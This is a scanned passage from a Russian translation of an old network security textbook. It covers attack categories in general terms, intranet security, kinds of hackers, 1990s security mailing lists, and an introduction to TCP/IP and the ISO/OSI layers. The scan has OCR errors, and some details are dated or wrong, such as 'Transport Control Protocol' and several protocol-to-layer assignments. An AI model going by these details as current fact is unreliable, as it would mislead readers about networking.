Атаки, использующие уязвимые места в технологии (attacks meant to exploit vulnerabilities in technology) включают в себя виды атаки, основанные на надежном доступе, в сочетании с другими. Любая операционная система имеет уязвимые места. С другой стороны, вероятность того, что хакер найдет их, мала. Например, одна из версий *Internet Information Server* компании Microsoft (продукт, поставляемый с Windows NT) содержала ошибку, в результате чего система могла быть разрушена. Это возможно в том случае, если хакер введет определенный URL, содержащий много разрядов, в свой броузер, когда получит доступ к сайту. URL уникален для каждой системы. Вероятность того, что хакеры смогут использовать эту ошибку, очень мала. Значительно реальнее возмож-

ность того, что хакеры воспользуются файлом надежного хоста, работающего под управлением Unix, — это гораздо проще, а кроме того, такие файлы присутствуют на многих серверах.

Атаки на совместно используемые библиотеки (attacks meant to exploit shared libraries) наиболее популярны при взломе Unix-систем. *Совместно используемая библиотека* (shared library) — это набор общих программных функций, требующихся для выполнения каждой программы, которую операционная система загружает из файлов в ОЗУ. Хакеры часто заменяют программы, находящиеся в совместно используемых библиотеках, другими программами, которые служат целям хакеров, например, обеспечивают им привилегированный доступ. Решение проблем безопасности в этом случае очень простое: нужно установить защиту системы. Следует также не лениться регулярно проверять целостность ваших совместно используемых библиотек.

Прочитав эту книгу, вы поймете, что нет более эффективного способа остановить хакеров, чем быть хорошим администратором. Хакеры действуют там, где царит неряшливость, где двери и окна оставляют открытыми. Когда хакеры видят, что для проникновения в систему следует тяжело и долго поработать, большинство из них отказывается от мысли взломать эту систему и направляются туда, где проникнуть будет проще. Хорошее администрирование позволит вам избежать большинства описанных выше атак.

РОДСТВЕННИЦА INTERNET — КОРПОРАТИВНАЯ СЕТЬ

Как уже было сказано, рост Internet в последние годы был беспрецедентным: число пользователей увеличилось во много раз, появились новые средства защиты. Однако можно назвать область сетевого бизнеса, рост которой был, пожалуй, еще более впечатляющим, чем рост Internet. Не так давно многие компании начали использовать технологии Internet в рамках своих внутренних сетей. Такие сети называют *корпоративными сетями* или *интранет* (intranet). В них используется все то же программное обеспечение; на котором построена Internet (коммутация пакетов, TCP/IP и технологии Web). По существу, корпоративная сеть является глобальной сетью. Доступом к ней обладают пользователи, находящиеся в любой точке мира и имеющие соответствующее разрешение. Очевидно, что в корпоративных сетях безопасность еще более важна, чем в сетях, присоединенныхкInternet.

Важно понимать разницу между сетью и интранет. В начале этой главы было сказано, что локальные сети — это несколько персональных компьютеров, соединенных с сервером. Рабочие компьютеры, как правило, используют сервер для доступа к совместно используемым данным. Каждый компьютер уникален, и единственным способом общения между двумя рабочими компьютерами является так называемая *система клиент/сервер* (client/server system), позволяющая компьютерам связываться с помощью электронной почты или совместно используемых файлов. А корпоративная сеть дает пользователям возможность работать с технологиями Web и Internet для сообщения между любыми двумя

компьютерами в рамках одной компании. Многие новые приложения, например, *Microsoft Office 97,* содержат изменения, позволяющие эффективнее использовать все возможности передачи сообщений, предоставляемые интранет. Кроме того, некоторые приложения позволяют разным пользователям заниматься одной и той же работой, например, одновременно редактировать один и тот же документ. В дополнение ко всему, пользователи, имеющие удаленный доступ к интранет, могут работать с одной и той же программой (например, с Web-броузером) на компьютерах, находящихся у них дома и в офисе. Так как большинство компьютеров поставляется вместе с Web-броузерами, то легкость доступа к корпоративной сети может существенно повлиять на продуктивность работы сотрудников компании без дополнительных затрат.

Разнообразие интранет обеспечивает разную степень доступа к информации для законных пользователей. Например, система отслеживания посылок FedEx позволяет обслуживать более 12 тысяч покупателей в день. Для этого покупатели должны воспользоваться персональными номерами, а также персональными номерами путей посылок. Другие компании используют интранет для предоставления средств общения между покупателями и работниками и получения ими информации. К числу таких компаний относятся AT&T, SunSoft (дочерняя фирма Sun Microsystems), Levi Strauss, Hewlett-Packard, 3M и Boeing.

Поскольку доступ пользователей к технологиям Internet несложен, интранет предоставляет работникам компании недорогой способ общения. Как видно из примера с FedEx, сети интранет позволяют работникам компаний и покупателям общаться между собой. Некоторые компании используют интранет для публикаций информации о страховании жизни и страховых форм (AT&T), другие представляют информацию о ценах и продажах (SunSoft), третьи осуществляют техническую поддержку лицензированных покупателей (Hewlett-Packard) и т. д.

Если вы хотите создать хороший брандмауэр, вам следует позаботиться о защите корпоративных сетей от хакеров. В главе 3 подробно объяснена технология брандмауэров. В двух словах, брандмауэр — это средство для создания безопасного доступа к корпоративным сетям из Internet. С другой стороны, брандмауэр позволяет пользователям получить доступ к Internet, защищая ваши сети от любого доступа из Internet. Перед созданием корпоративной сети вам следует узнать о некоторых дополнительных мерах безопасности. Например, кто-то из сотрудников вашей компании может скопировать информацию, доступную в корпоративных сетях, на съемный носитель (скажем, на дискету с большой вместимостью данных). После переноса данных на дискету ваш сотрудник может отдать ее представителям конкурирующей компании или просто кому-то постороннему. Ущерб, наносимый этими действиями, можно снизить, если использовать для каждого сотрудника отдельный каталог. Если главным менеджерам компании придет в голову плодотворная мысль провести «киберконференцию» на сервере компании, скорее всего, вам не захочется, чтобы все сотрудники фирмы имели неограниченный доступ к материалам этой конференции. Кроме ограничения доступа различных сотрудников компании к конфиденциальной информации, следует создать различные разделы интранет для разных классов сотрудников. Более подробно об этом мы поговорим в главе 21.

И СНОВА ХАКЕРЫ

Как вы уже узнали, существует огромное количество разновидностей хакеров. Крэкеры специализируются на взломе систем, и уровень технического образования большинства хакеров этого типа очень низок. Мы привыкли к определенному стереотипу хакера-взломщика — этакого старшеклассника, который со своего домашнего ПК грубо взламывает системы методами подбора паролей, как это делал Мэтью Бродерик в кинофильме «Военные игры». Не забывайте, однако, о том, что взломщики могут нанести огромный вред сетям. Подобно тому как новичок в обращении с пистолетом может быть более опасным, чем профессионал, так и хакер с низким уровнем знаний может нанести большой вред системе.

Как уже отмечалось, фрикеры и фракеры занимаются проникновением в сети и базы данных, принадлежащие телефонным компаниям, и изменяют их содержимое. Многие хакеры занимаются этим только потому, что им нравится сам процесс взлома. Существует ряд хакеров, которые взламывают системы и просто оставляют сообщение для системного администратора о том, что система была взломана. Оставив сообщение, искатель острых ощущений направляется на поиски другой системы. С другой стороны, значительное число хакеров занимается промышленным шпионажем и саботажем. Этот тип хакеров представляет существенную угрозу для ваших сетей и данных.

Вообще говоря, хакеры всех типов — это новый вид «технических наркоманов» с большим самомнением, которые любят делиться опытом взлома систем друг с другом. Если вы прочтете помещенную в Web литературу хакеров, вы узнаете много как о психологии хакеров, так и об их методах работы. Последние две страницы этой главы посвящены обзору Web-серверов, на которых находится полезная информация о хакерах.

ЛИСТЫ РАССЫЛКИ И ГРУППЫ НОВОСТЕЙ О БЕЗОПАСНОСТИ РАБОТЫ СЕТЕЙ

Начав заниматься безопасностью работы в сетях и защитой системы от вторжения, вы поймете, что борьба за безопасность — это каждодневная борьба. Поэтому вам нужно будет постоянно пополнять свои знания. Одними из лучших источников такой информации являются *списки рассылки* (mailing list) по вопросам безопасности, которые доступны в Internet. Список рассылки Internet напоминает списки рассылки магазинов. Каждый раз, когда магазин получает новые товары, он тут же рассылает информацию о них покупателям, входящим в список рассылки. В Internet же каждый раз, когда администратор списков рассылки подготавливает новый выпуск информации, вы получаете сообщение по электронной почте, содержащее эту информацию. Можно выбрать тот вид листа рассылки, который поможет в работе с вашей конкретной сетью:

- *Листы рассылки по безопасности работы в Unix-системах* (Unix Security Mailing List). Для того чтобы подписаться на этот вид рассылки, вы должны доказать, что вы действительно являетесь системным администратором

Unix-системы. Листы рассылки этого типа информируют системных администраторов Unix-систем обо всех слабостях и проблемах до того, как они станут известны хакерам. Поскольку подобная информация чрезвычайно полезна не только для администраторов, но и для хакеров, доступ к этим спискам строго ограничен. Запрос о подписке может поступить с сайта, указанного в базе данных DDN NIC *(Defense Data Network's Network Information Center)* WHOIS или от корневой записи одного из компьютеров главных сайтов. Запрос на подписку должен включать в себя не только адрес электронной почты, по которому следует отправить список, но и телефонный номер сайта. К тому же можно выбрать, хотите ли вы попасть в список стандартной рассылки или предпочитаете еженедельную дайджест-версию. При выборе стандартного списка вы будете получать отдельное сообщение по электронной почте о каждом изменении и замечании. При выборе еженедельной дайджест-версии раз в неделю вам будет приходить сообщение с обзором и перечнем всех замечаний и дополнений. Как правило, гораздо легче добиться получения дайджест-версии. Посылайте свои запросы на подписку по адресу *security-request@cpd.com.*

- *Список рассылки форума об опасностях* (The Risk Forum Mailing List), поддерживаемый *Association for Computing Machinery* (ACM) *Committee on Computers and Public Policy.* Здесь находится информация о большинстве международных проблем компьютерной безопасности и о случаях взлома компьютеров и их последствиях. ACM — это международная общественная и образовательная организация, которая служит интересам как профессионалов, так и общественности. Чтобы подписаться на эту рассылку, отправьте по электронной почте сообщение по адресу *risks-request@csl.sri.com.* В текст сообщения включите следующую строку: *subscribe risks Имя Фамилия.* Если вы хотите получать дайджест-версию, включите в текст сообщения строку: *set risks digest.* Содержимое этого листа можно также найти в группе новостей Usenet под названием *comp.risks.* Для получения более подробной информации читатель может посетить Web-сайт, расположенный по адресу *http://www.acm.org/.*
- *Список Virus-L* (The Virus-L List) рассматривает существующие компьютерные вирусы, борьбу с новыми вирусами и защиту от них программного обеспечения. Может быть, содержание этих списков более полезно для защиты персонального компьютера, чем для защиты сетей. Однако, как будет сказано в главе 14, вирусы могут нанести серьезный вред сети. Кроме того, возможно получение стандартного листа и еженедельной дайджест-версии. Чтобы подписаться, отправьте сообщение по адресу *listserv@lehiibm1.bilnet.* В текст сообщения включите строку *subscribe virus-L Имя Фамилия.* Если вы хотите получать дайджест-версию, включите следующую строку: *set virus-L digest.* Содержание этого листа можно также увидеть в группе новостей Usenet под названием *comp.virus.*
- *Список BugTraq* (The BugTraq List). Авторы этого листа указывают на ошибки, содержащиеся в программном обеспечении, «дыры» в безопасности, а также предлагают методы их устранения. Чтобы подписаться на него, отправьте сообщение по адресу *bugtraq-request@crimelab.com.* В текст сооб-

щения включите строку *subscribe bugtraq Имя Фамилия.* Если вы хотите получать дайджест-версию, включите в сообщение следующую строку: *set bugtraq-list digest.*

- *Список рассылки CERT*(The CERT Mailing List). Большая часть консультаций по безопасности, предназначенных для системных администраторов, рассылается индивидуальным пользователям, подписавшимся на рассылку CERT *(Computer Emergency Response Team).* Для подписки отправьте сообщение по адресу *cert-request@cert.sei.cmu.edu.* В текст сообщения включите следующую строку: *suscribe cert Имя Фамилия.* Если вы предпочитаете получать дайджест-версию, включите дополнительную строку *set cert digest.* CERT также имеет свою Web-страницу, содержащую множество полезной информации, касающейся безопасности. Она расположена по адресу *http://www.cert.org.*
- *Список рассылки CERT, связанный с инструментальными средствами* (The CERT Tools Mailing List), содержит информацию об инструментальных средствах и методах повышения безопасности Internet-системы. К сожалению, CERT не поддерживает и не распространяет ни одного из описанных средств, а также не располагает информацией о распространителях этих средств. Для подписки направьте сообщение по адресу *ceri-tools-request@cert.sei.cmu.edu.* В текст сообщения включите следующую строку: *subscribe cert-tools Имя Фамилия.* Если вы отдаете предпочтение дайджест-версии, включите строку *set cert-tools digest.*
- *Список рассылки TCP/IP* (The TCP/IP Mailing List). Пользователи и администраторы, работающие с протоколом TCP/IP, — вот люди, для которых предназначен этот лист. Проблемы, обсуждаемые в нем, в основном касаются вопросов безопасности. Для подписки отправьте сообщение по адресу *tcp-ip-request@nisc.sri.com.* В текст сообщения включите строку *subscribe tcip-ip Имя Фамилия.* Для получения дайджест-версии добавьте строку *set tcp-ip digest.* Содержание этого листа можно также прочитать в группе новостей *comp.protocols.tcp-ip.*
- *Список рассылки SUN-NETS* (The SUN-NETS Mailing List) обсуждает проблемы, касающиеся сетевых рабочих станций компании Sun Microsystems. В этом листе обсуждаются проблемы безопасности, возникающие при работе в сетевых файловых системах (NFS — network file system), сетевых информационных системах (NIS — network information system) и серверах имен. Для подписки отправьте сообщение по адресу *sun-nets-reqeust @umiacs.umd.edu.* В текст сообщения включите строку *subscribe sun-nets Имя Фамилия.* Если вы предпочитаете дайджест-версию, включите дополнительно строку *set sun-nets digest.*

Кроме этих листов рассылки, можно просмотреть несколько групп новостей Usenet, не присоединенных к спискам рассылки. Многие из них содержат ту же информацию, что и почтовые. Пожалуй, наиболее полезными группами новостей являются *alt.security* и *comp.security.announce.* Последняя содержит много информации об угрозах для безопасности.

РЕЗЮМЕ

В этой главе вы узнали об основах работы сетей, включая устройство локальных и глобальных сетей, интранет и Internet. Кроме того, вы уже знаете некоторые наиболее уязвимые области системы. Как и в реальной жизни, в компьютерном мире существует ряд людей, которые очень хотят вломиться в ваш «дом» — в корпоративную сеть. Прочитав следующие 20 глав, вы узнаете, как защитить ваш дом от постороннего вмешательства. Кроме того, я расскажу, что такое сетевой протокол, как использовать брандмауэр, как применять шифрование для защиты данных и о многом другом.

В этой книге вы найдете много информации, касающейся вашей системы. Но в то же время многое из представленного здесь абсолютно не связано с какой-либо конкретной системой. Например, читатель, использующий Windows NT, захочет пропустить главы, касающиеся Unix и X-Windows. Однако помните, что некоторые специфические ситуации, ошибки или «дыры» могут существовать и в вашей конкретной системе.

Прежде чем перейти к изучению следующей главы, убедитесь, что усвоили следующие основные понятия:


- ✓ Компьютеры, соединенные с Internet, доступны для большого количества различных вредных, разрушающих и губительных программ.
- ✓ Общие потери от атак на компьютеры постоянно растут.
- ✓ Internet — это огромное количество компьютерных сетей (как больших, так и малых), объединенных друг с другом.
- ✓ *Локальная сеть* — это группа компьютеров, связанных друг с другом или с центральным компьютером. Все они находятся на близком расстоянии друг от друга.
- ✓ *Глобальная сеть* — это группа компьютеров, связанных друг с другом или с главным компьютером, часть которых (или даже один) может находиться как угодно далеко от остальных.
- ✓ Число пользователей Internet значительно возросло с 1985 года. На сегодняшний день в Internet насчитывается свыше 16 миллионов компьютеров.
- ✓ *Коммутация пакетов* — это принцип, с помощью которого большинство компьютеров и сетей обмениваются информацией друг с другом.
- ✓ Правительство Соединенных Штатов организовало Агентство по рассмотрению новых проектов, которое в сентябре 1969 создало ARPANet. Именно эта сеть легла в основу Internet.
- ✓ TCP/IP — это протокол, который управляет всеми передачами данных в Internet.
- ✓ World Wide Web (WWW) — это графический интерфейс пользователя, который можно использовать для работы с Internet.
- ✓ Создание WWW сделало Internet одним из наиболее полезных средств делового общения.

- ✓ Работа в любой сети сопряжена с некоторым риском. Однако сети, соединенные с Internet, подвергаются большему риску, чем внутренние сети, поскольку эта связь открывает хакерам доступ к компьютеру.
- ✓ В Internet и WWW существует огромное количество ресурсов, посвященных средствам обеспечения безопасности.

РЕСУРСЫ INTERNET

В этой главе вы узнали о хакерах, Internet и основах общения с помощью сетей. Оказывается, в Internet содержится огромное количество информации по обеспечению безопасности сетей. Ниже приведены адреса некоторых сайтов с информацией о хакерах, средствах безопасности и основах сетевых взаимосвязей.

THE CRYPT NEWSLETTER	http://sun.soci.niu.edu/~crypt/
2600 MAGAZINE	http://www.2600.com/
DESINFORMATION	http://wwwdisinfo. com/
UCS KNOWLEDGE BASE	http://sckb.ucssc.indiana.edu/kb/data/acae.html
COMPUTER UNDERGROUND DIGEST	http://sun.soci.niu.edu/~cudigest/
IDEA HOME PAGE	http://www.idea.com



Глава 2

Сети и TCP/IP

3 главе 1 рассказывалось об основах локальных и глобальных сетей, интранет, и, nternet. Вы также узнали, что TCP/IP является базовой технологией для обме- на информацией в Internet. В этой главе мы ближе познакомимся с устройством ;етей, протоколом TCP/IP и интранет. Прочитав главу, вы узнаете следующее:

- Компьютерные сети состоят из двух или более компьютеров, соединенных между собой.
- Протокол TCP/IP — это набор протоколов Internet.
- *Интранет* представляет собой сеть, работающую в рамках одной компании; в таких сетях используется программное обеспечение, основанное на базе протокола TCP/IP.
- Большинство компьютеров, работающих в сети, передают информацию, используя принцип коммутации пакетов.
- Проектировщики используют для создания компьютерных сетей различные топологии, вроде «звезды» или «шины».
- *Сети* состоят из нескольких уровней аппаратного и программного обеспечения. Каждый уровень выполняет определенную функцию.
- В модели ISO/OSI сеть представляется в виде отдельных функциональных уровней.
- Модель сети TCP/IP построена на базе модели ISO/OSI.
- *Стек протоколов* представляет собой порядок размещения протоколов в многоуровневой сети.
- Когда ваша программа передает данные удаленному пользователю или любой другой сети, эти данные проходят вниз по стеку протоколов и затем передаются по сети. Когда данные доходят до места своего назначения, они поднимаются вверх по стеку протоколов к программе, расположенной на компьютере-получателе.
- Уровни модели TCP/IP управляют передачей данных между сетевыми компьютерами.
- 32-битный IP-адрес определяет конкретную сеть и конкретный компьютер этой сети.

ОСНОВЫ ПОСТРОЕНИЯ СЕТЕЙ

Принцип, на котором основана работа в сетях, достаточно прост. Сеть — это соединение между двумя или более компьютерами, с помощью которого они могут обмениваться информацией друг с другом. Каждая из присоединенных машин называется *узлом сети* (node) или *хостом* (host). Как уже отмечалось, компьютер, выполняющий определенные функции, вроде обслуживания файлов, определения пользовательских паролей и т. д., называется *сетевым сервером.*

Узлы сети обмениваются информацией при помощи определенного набора правил, называемых *протоколами* (protocol). Как уже упоминалось, TCP/IP является базовым протоколом Internet. Все компьютеры сети используют протоколы для определения доступных функций, вроде доступа к файлам или управления печатью. Протоколы работают со свойственными операционной системе элементами управления. С их помощью производится фильтрация доступа к сети, управление пользователями сети, осуществление передачи файлов и общения по Internet. Как правило, сетевые протоколы отличаются друг от друга и зависят от особенностей сети. Однако наиболее распространенные сетевые протоколы поддерживают соединения TCP/IP, поэтому пользователи этих сетей получают доступ в Internet. Как уже говорилось в главе 1, интранет — это сети, в которых для выполнения локальных служб используются протоколы Internet. Корпоративные сети отличаются от первоначальной модели LAN. Дело в том, что вместо обычного обращения к серверам здесь используются технологии Internet. Большинство сетей и все интранет для передачи информации используют протокол TCP/IP.

НАБОР ПРОТОКОЛОВ TCP/IP

В главе 1 рассказывалось о том, что TCP/IP — это набор протоколов, составляющих основу Internet. Проектировщики TCP/IP создали этот протокол специально для поддержки сетевых коммуникаций по Internet. В последние годы большинство основных операционных систем (включая Novell NetWare, Microsoft Windows NT и Macintosh) добавили к своим коммуникационным протоколам TCP/IP. Короче говоря, почти каждая современная операционная система может предоставить выход в Internet.

Важно понять, что набор протоколов TCP/IP состоит, в действительности, из нескольких отдельных протоколов, с помощью которых компьютеры передают информацию по Internet.

Термины *сетевой уровень* (network-layer) и *транспортный уровень* (transport-layer) относятся к различным типам функциональных возможностей в рамках сетевой модели ISO/OSI, обсуждаемой в следующем разделе. Для получения информации об истории развития и особенностях набора протоколов TCP/IP посетите сервер *http://pclt. cis.yale. edu/pclt/comm/tcpip/htm.*

Протокол	Назначение
IP	Internet Protocol — протокол сетевого уровня, который обеспечивает передачу данных между хостами.
TCP	Transport Control Protocol — протокол транспортного уровня, который обеспечивает передачу пакетов данныхмеждуприложениями.
UDP	User Datagram Protocol — еще один протокол транспортного уровня. Также обеспечивает передачу данных между приложениями. UDP менее сложный, но и менее надежный протокол, чем TCP, и передает данные в одном пакете.
ICMP	Internet Control Message Protocol передает сообщения об ошибках и других ситуациях, требующих внимания сетевых приложений.

Таблица 2.1. *Наиболее известные протоколы TCP/IP.*

СЕТЕВАЯ МОДЕЛЬ ISO/OSI

Организация ISO (International Standard Organization) объединяет ученых, математиков и инженеров всего мира и включает в себя организации стандартов более 100 стран. Со времени своего основания в 1947 году ISO установила множество стандартов в разных областях человеческой деятельности. ISO подразделяется на более чем 2700 комитетов, включая технические комитеты, подкомитеты и рабочие группы. Американский национальный институт стандартов (ANSI) является членом ISO.

В конце 70-х годов ISO предложила модель взаимосвязи систем (другими словами, сетей), которая должна применяться к сетям во всем мире. Разработчики сетей представили множество модификаций этой модели. В течение семи лет (с 1977 по 1984 год) ISO анализировала все предложенные модификации и спецификации. Результатом анализа стал документ «Reference Model of Open Systems Interconnection (OSI)». Internet и большинство других сетей созданы на основе модели OSI, или, как ее принято называть, модели 1SO/OSI.

В модели ISO/OSI аппаратное и программное обеспечение сети подразделяется на семь *уровней* (layers) функционирования. Проектировщики сетей используют описание этих уровней для построения реальных сетей. Каждый уровень в этой модели выполняет определенную функцию (или *службу)* для пограничных с ним уровней. К тому же каждый из них скрывает от вышестоящего уровня детали нижестоящего. Другими словами, каждый уровень «общается» только с соседними уровнями.

	уровень	тип данных
7	уровень приложений	сообщения
6	уровень представления	сообщения
5	сеансовый уровень	сообщения
4	транспортный уровень	сообщения
3	сетевой уровень	пакеты
2	канальный уровень	кадры
1	физический уровень	биты

Рисунок 2,1. *Уровни сети в модели ISO/OSI.*

Для получения информации о сетевой модели ISO/OSI посетите Web-сервер по адресу *http://www.uwsg. indiana. edu/usail/network/nfs/network_layers:html.*

СТЕК ПРОТОКОЛОВ

Сетевая модель ISO/OSI разбивает сети на уровни, каждый из которых выполняет своюфункцию. Эта модель предусматривает для каждого уровня определенные протоколы, обеспечивающие функционирование уровня. Например, сетевой уровень, который управляет передачей данных по Internet, поддерживается протоколом IP, передающим данные между персональными компьютерами.

В модели ISO/OSI сеть представляется в виде вертикального стека модулей или уровней. Поскольку с каждым уровнем ассоциируется как минимум один протокол, можно сказать, что протоколы как бы лежат один на другом. Термин *стек протоколов* (protocol stack) произошел от представления сетей в виде вертикальных уровней протоколов, уложенных друг на друга (stack — стог, скирда. — *Прим. перев.*). На рисунке 2.2 показано, как сетевые уровни и протоколы взаимодействуют друг с другом.




Рисунок *2.2. Модель ISO/OSI и стек протоколов.*

ПЕРЕМЕЩЕНИЕ ДАННЫХ МЕЖДУ УРОВНЯМИ

Напомню, что набор протоколов TCP/IP управляет передачей информации по сети. Поскольку TCP/IP представляет собой набор взаимосвязанных протоколов, можно наглядно представить, как данные передвигаются по сети. После тщательного изучения рисунка 2.2 вы увидете, что, когда данные уходят из компьютера-отправителя, они передвигаются вниз по стеку протоколов. Добравшись до компьютера-получателя, они поднимаются вверх по стеку протоколов. При этом данные последовательно передвигаются от одного уровня к другому и от одного протокола к другому. Как видно из рисунка 2.2, верхним уровнем в модели OSI является уровень приложений, а нижним — физический уровень.

Когда вы отправляете сообщение, ваши данные движутся вниз по стеку протоколов, т. е. от уровня приложений к физическому уровню. После того как сообщение достигнет места своего назначения (информация попадет на сетевую карту компьютера-получателя), данные начнут передвигаться вверх по стеку протоколов к уровню приложений. Каждый компьютер, участвующий в передаче пакета, анализирует его содержимое с помощью специального программного обеспечения сетевого уровня. Если пакет предназначен другому компьютеру, сетевое программное обеспечение повторно отправляет пакет на физический уровень и передает дальше по сети или (в некоторых ситуациях) отбрасывает его.

Чтобы лучше понять, как происходит передача по сети, рассмотрим такой пример: вы посылаете документ электронной почты по сети пользователю, который находится, например, в другом конце вашего офиса. При этом ваш компьютер должен выполнить следующие действия:

1. Программа электронной почты отправляет документ вниз по стеку протоколов на транспортный уровень.
2. Транспортный уровень присоединяет свой собственный заголовок к файлу и отправляет его на сетевой уровень.
3. Сетевой уровень разбивает фреймы данных на пакеты, присоединяет дополнительную заголовочную информацию к каждому пакету и отправляет их вниз на канальный уровень.
4. Канальный уровень отправляет пакеты на физический уровень.
5. Физический уровень пересылает файл по сети как серию электрических сигналов.
6. Прежде чем добраться до компьютера-получателя, электрические сигналы проходят через компьютеры, маршрутизаторы, повторители и другое сетевое оборудование.
7. Когда данные приходят компьютеру-получателю, физический уровень передает пакеты вверх на канальный уровень.
8. Канальный уровень передает информацию на сетевой уровень.
9. Сетевой уровень преобразует физическую информацию в пакеты, проверяет адрес в заголовке пакета, для того чтобы выяснить, прибыл ли пакет на место своего назначения. Если данный компьютер действительно явля-

ется местом назначения пакетов, сетевой уровень передает их вверх на транспортный уровень.

10. Транспортный уровень совместно с сетевым уровнем соединяет все части пришедшего файла и передает информацию (в данном случае файл электронной почты) на уровень приложений.
11. На уровне приложений программа электронной почты представляет данные пользователю.

Во время работы с уровнями сети и стеком протоколов достаточно помнить, что информация передвигается вниз по стеку перед отправлением и вверх по стеку после получения. На рисунке 2.3 продемонстрированы этапы, необходимые для передачи файла электронной почты вашему коллеге.




Рисунок 2.3. *Этапы передачи файла электронной почты.*

TCP/IP С ТОЧКИ ЗРЕНИЯ МОДЕЛИ ISO/OSI

Как уже говорилось, каждый уровень модели ISO/OSI выполняет определенную функцию. Например, физический уровень осуществляет передачу данных по сети в виде электрических сигналов. Не нужно забывать, что модель ISO/OSI — это всего лишь модель. Реализации модели могут быть совершенно разными. Например, набор протоколов TCP/IP использует только пять из семи уровней модели ISO/OSI. На рисунке 2.4 показано, как сетевая модель реализована в рамках TCP/IP.

С помощью модели сетевых коммуникаций легко понять, как данные передвигаются через набор протоколов TCP/IP. Например, для сообщения с сетевым уровнем программа может обращаться прямо к программному обеспечению ICMP или IP, а может обратиться к программам TCP и UDP, которые, в свою очередь, обратятся к протоколу IP. Есть только один способ общения компьютеров — это аппаратный интерфейс на канальном уровне, управляющий передачей информации физического уровня. Чтобы помочь вам лучше понять работу набора протоколов TCP/IP, в следующих пяти разделах я подробно расскажу о каждом из

его уровней. В таблице 2.2 приведены протоколы TCP/IP и соответствующие им уровни модели ISO/OSI.




***Рисунок** 2.4. Реализация модели ISO/OSI в рамках TCP/IP.*

Уровень	Функция	Протоколы
Приложений	Специализированные сетевые функции, такие как перенос файлов, виртуальный терминал, электронная почта и файловый сервер	TFTP, BOOTP, SNMP, FTP, SNTP, MIME
Представления	Форматирование данных, преобразование символьного кода и шифрование данных	Протоколы отсутствуют
Сеансовый	Переговоры и установление связи с другим узлом	Протоколы отсутствуют
Транспортный	Обеспечение сквозного обслуживания	TCP, UDP
Сетевой	Прокладывание маршрутов для пакетов с информацией по нескольким сетям	IP, ICMP, RIP, OSPF, BGP, IGMP
Канальный	Передача адресуемых компонентов фреймов и проверка ошибок	SLIP, CSL1P, PPP, ARP, RARP, MTU
Физический	Передача и прием данных по сети	ISO 2110, IEEE 802, IEEE 802.2

***Таблица** 2.2. Взаимосвязь между уровнями модели ISO/OSI и стеком протоколов TCP/IP.*

СЛУЖБЫ сквозного и ПОСЛЕДОВАТЕЛЬНОГО СОЕДИНЕНИЯ

